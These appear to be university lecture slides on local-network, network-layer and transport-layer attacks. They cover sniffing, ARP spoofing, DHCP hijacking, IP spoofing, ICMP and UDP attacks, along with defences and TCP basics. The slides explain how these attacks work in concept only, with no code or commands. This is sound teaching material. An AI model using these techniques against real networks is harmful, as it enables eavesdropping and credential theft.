
IP Datagram Delivery

- If two hosts are in the same physical network, the IP datagram is encapsulated in a lower level protocol and delivered directly
 - Example: An IP datagram encapsulated in an Ethernet packet
- If two hosts are in separate physical networks, the IP datagram is passed through devices of intermediate networks
 - Inter-network communications: routers
 - Intra-network communications: switches

Ethernet

- A widely used link-layer protocol
- Type: 2 bytes
 - IP, ARP, RARP
- Data
 - Min 46 bytes
 - Max 1500 bytes
- CRC: Cyclic Redundancy Check, 4 bytes

Ethernet Frame



Switches

- Switches are widely used to connect machines in a LAN
 - Store and forward Ethernet frames
 - Examine incoming frame's MAC address, **selectively** forward frame to one-or-more outgoing links
 - Self-learning mappings of ports and MAC addresses, plug and play
- Switching: Multiple packets can be switched simultaneously
- Switches maintain a table with MAC address/port mappings
- Switches learn the mappings from incoming frames

Local Area Network Attacks

Local Area Network Attacks

- Goals:
 - Impersonation of a host
 - Denial of service
 - Access to information
 - Tampering with delivery mechanisms
- Sniffing
- Spoofing
- Hijacking

Network Sniffing

- Sniffing (or eavesdropping) refers to the activity that gathers traffic from the local network
 - Put interface in **promiscuous mode**, to listen all transmissions even destination address is not mine
 - Can see **anything** - all data from link layer to application layer
 - If switched Ethernet is used, then the switch must be “convinced” that a copy of the traffic needs to be sent to the port of the sniffing host
- The technique is the basis of many attacks

Why Sniffing?

- Many protocols (FTP, POP, HTTP, IMAP) transfer data (e.g., authentication information) in the clear
- By sniffing, it is possible to collect credentials, emails, files, etc.
- Sniffing is also used by administrators to monitor network behavior

Sniffing Tools

- Tools to collect, analyze and reply traffic
- Routinely used for traffic analysis and troubleshooting
- Command-line tools
 - tcpdump: collects traffic
 - tcpflow: reassembles TCP flows for analysis
 - tcpreplay: re-send recorded traffic
- GUI tools
 - Wireshark

Detecting Sniffers

- Sniffers are typically passive programs
- They put the network interface in promiscuous mode and listen for traffic
- They can be detected by programs that provide information on the status of a network interface
- However, a kernel-level rootlet can easily hide the presence of a sniffer

Address Resolution Protocol

- A host usually has two addresses
 - Hardware address: link-layer address
 - IP address: network-layer address
- How does host A tell the MAC address of host B with its IP address?
- Address Resolution Protocol
 - It allows a host to map the IP address to the link-layer address associated with the peer's hardware interface to be used in direct delivery
 - ARP messages are encapsulated in the underlying link-level protocol


Address Resolution Protocol (Cont.)

- Each node maintains an ARP table that stores IP/hardware address mappings
- Host A wants to know the hardware address associated with the IP address of host B
- Host A broadcasts a message to all the hosts on the same local physical link
- Host B answers with a message including its link-level address
- Host A catches the answer in the ARP table

ARP Spoofing

- Goal: sniff all traffic between two hosts in a switched environment
- The attack leverages the **stateless** nature of the ARP protocol
 - Replies without a request will be accepted
- Example:
 - The attacker host sends spoofed ARP messages (request or reply) to the two victim hosts, poisoning their cache
 - The victim host sends their IP packets to the attacker host
 - The attacker host acts as a router

ARP Spoofing Example



ARP Spoofing Defenses

- Static ARP entries
 - The ARP cache can be configured to ignore dynamic updates
 - Difficult to manage in large deployments
- Cache poisoning resistance
 - Ignore unsolicited ARP replies (still vulnerable to hijacking)
 - Update on timeout (limited usefulness)
- Monitor changes (e.g., arpwatch)
 - Listen for ARP packets on a local Ethernet interface
 - Keep track for Ethernet/IP address pairs
 - Report suspicious activity and changes in mapping

Hijacking

- Sniffing and spoofing are the basis for hijacking
- The attacker sniffs the network, waiting for a client request
- Races against legitimate hosts when producing a reply
- ARP-, UDP-, TCP-based hijacking attacks

Dynamic Host Configuration Protocol

- New host doesn't have an IP address
 - Doesn't know what **source** IP address to use
- Host doesn't know whom to ask for an IP address
 - Doesn't know what **destination** IP address to use
- DHCP is a protocol to dynamically allocate IP addresses to hosts of a network
 - Broadcast a server-discovery message (link layer)
 - Server sends a reply offering an address

DHCP (Cont.)

- The DHCP server not only allocates an IP address, but also provides information about
 - DNS server
 - Gateway
 - The first hop for all Internet traffic to remote hosts
 - Period of the lease
- Local attackers can receive the broadcast message, and send a forged reply to race the real DHCP server
 - The attacker can potentially control the DNS server and the gateway used by the victim

Rogue Gateway

- The gateway is the first hop for all Internet traffic of a host
- An attacker that has control of a gateway can
 - Sniff Internet traffic
 - Intercept traffic
 - Block traffic
 - Modify traffic

DHCP Hijacking

- Threats
 - Fake DNS server
 - Redirect any DNS lookups to a host controlled by the attacker
 - Fake gateway router
 - Intercept all Internet traffic of a victim
 - Relay and modify contents between host and remote machine
- Defense
 - Difficult, because of lack of a trust anchor

Broadcast Protocol Security

- Broadcast protocols are inherently at risk of local attackers
 - Attackers can sniff the victim's messages
 - Attackers can spoof the address
 - Attackers can hijack the communication
- The clients are particularly vulnerable at the initialization step
 - No trust can be built upon
 - Wiring trust vs. flexibility

Securing the LAN

- Doing nothing
 - Assume we can keep the attackers out of our LAN
 - This is how most LANs are operated today
- Smart switching and active monitoring
 - Do not broadcast all traffic (the Hubs do this)
 - Only forward Ethernet frames to corresponding port
 - Filter requests so they go to specific ports to limit other systems from listening
 - Filter replies to limit other systems from replying

Credits

- Some slides are based on the slides of Giovanni Vigna, Raluca Ada Popa and Nicholas Weaver

Network Security - Network and Transport Layer Attacks

**CSCI 4130: Introduction to Computer
Security**

Prof. Wei Meng

<https://course.cse.cuhk.edu.hk/~csci4130/>

Network Layer Attacks

IP Spoofing

- An attacker host can try to impersonate another host by spoofing the IP address of the other host in its IP datagrams
- IP spoofing is used to impersonate sources of security-critical information (e.g., DNS servers)
- IP spoofing is used to exploit address-based authentication in higher-level protocols
- IP spoofing is used to evade attack detection based on IP address

Blind IP Spoofing

- An attacker sends an IP packet that forges its source IP address with some other host's
- The receiver will send a reply back to the forged address
- The attacker usually does not have access to the reply traffic

Spoofing on the Internet

- On-path attackers can see the traffic
 - Spoofing is easy
- Off-path attackers cannot see the traffic
 - They have to spoof blindly
 - They often need to guess header values to succeed
 - They can just brute force some times
 - A 16 bit value can be brute-forced with at most 65,536 attempts
- An attacker can spoof if she/he has a reasonable chance of success

Autonomous Systems

- Your device sends an IP datagram to the gateway
 - What is next?
- Within the same network the packet is routed internally
- Each network is an **Autonomous System**
 - An AS manages its own internal routing
- ASes are interconnected to form the Internet, which is a network of networks
- Each AS determines which AS to send a packet to
- The inter-network routing is specified by the Border Gateway Protocol

AS and Spoofing

- The edge-AS where a user connects should restrict IP spoofing
 - Block packets with a different source IP address
- Only about 25% edge-ASes do that
 - An attacker can simply lie
- This enables various attacks based on IP spoofing
- It also enables blind-spoofing

Routing

- The hosts use a **routing table** to maintain information about how to reach a destination IP address
- Routing is performed through these steps
 - Search for a matched host in the table
 - Search for a matched network in the table
 - Search for a default entry
 - An error message (“Host/network unreachable”) is returned if a match is not found
- Routing tables can be set
 - Statically (at system startup time)
 - Dynamically (using routing protocols)

Internet Control Message Protocol

- ICMP is used to exchange control/error messages about the delivery of IP datagrams
- ICMP messages are encapsulated inside IP datagrams
- ICMP messages can be
 - Requests
 - Responses
 - Error messages
 - Include the header and a portion of the payload of the offending IP datagram

ICMP Echo Attacks

- ICMP Echo Messages are used (by the ping program) to test connectivity
- ICMP Echo Request Messages can be also used to map the hosts of a network (pingscan or ipsweep)
 - ICMP echo datagrams are sent to all the hosts in a subnetwork
 - The attacker collects the replies and determines which hosts are alive
- ICMP Echo Request can be used to perform DoS attacks
 - Smurf: spoofing the IP address of a victim host

ICMP Destination Unreachable Attacks


- ICMP messages used by gateways to state that the datagram cannot be delivered
 - Network unreachable
 - Host unreachable
 - Protocol unreachable
 - Port unreachable
 - Fragmentation needed but don't fragment flag set
 - Destination host unknown
 - Destination network unknown
 - ...
- Forged destination unreachable attacks can cut out hosts from the network (DoS)

Transport Layer Attacks

User Datagram Protocol (UDP)

- The UDP is a transport layer protocol
- It provides a **connectionless, unreliable, best-effort datagram** delivery service
 - Delivery, integrity, ordering, non-duplication, and bandwidth are all not guaranteed
- It introduces the **port** abstraction allowing one to communicate with different components of the same IP address
- It is often used for multimedia and for services based on request/reply schema (DNS)

UDP Packet



The source port and checksum are optional in IPv4

UDP Attacks

- UDP Spoofing
 - IP spoofing
- UDP Hijacking
 - Variation of the UDP spoofing attack
- UDP Portscan
 - Used to determine which UDP services are available
 - A zero-length UDP packet is sent to each port
 - An ICMP “port unreachable” error message implies that the port is unavailable
 - The scan rate can be limited by the TCP/IP stack implementations

UDP Attacks (Cont.)

- DoS
 - UDP does not have a session concept
 - UDP can be used as a basis for DoS attacks
 - The receiver cannot meaningfully block the UDP packets in most cases

Transmission Control Protocol (TCP)

- The TCP is another transport layer protocol
- It provides a **connection-oriented, reliable stream** delivery service
 - Delivery, ordering, non-duplication are all guaranteed
- TCP allows two hosts to establish a virtual circuit (connection), identified by the IP address and port of the source and the destination
- The virtual circuit consists of two streams (full-duplex connection)
- The IP address + port tuple is sometimes called a socket
 - The two streams are called a socket pair

TCP Packet

0	4	8	12	16	20	24	28	31
Source port				Destination port				
Sequence number								
Acknowledgment number (if ACK set)								
Data offset	3-bit Reserved field + Flags			Window size				
Checksum				Urgent pointer (if URG set)				
Options								
Data								

Flags

NS	CWR	ECE	URG	ACK	PSH	RST	SYN	FIN
----	-----	-----	-----	-----	-----	-----	-----	-----

TCP (Cont.)

- Like UDP, TCP ports are associated with OS processes
- TCP uses Seq/Ack numbers to manage retransmission, duplication and flow control
 - The sequence number represents the relative position of the TCP segment in the stream
 - The acknowledge number specifies the position of the next byte **expected** from the stream

TCP Flags

- Flags are used to manage a connection
 - **SYN**: requests for the synchronization of syn/ack numbers (set only in the first packet)
 - **ACK**: states the acknowledgment number is valid (set in all packets except the first one)
 - **FIN**: requests to terminate one stream (last packet from the sender)
 - **RST**: requests to immediately reset the connection
 - **URG**: states that the Urgent Pointer is valid
 - **PSH**: requests to push the buffered data to the receiving application

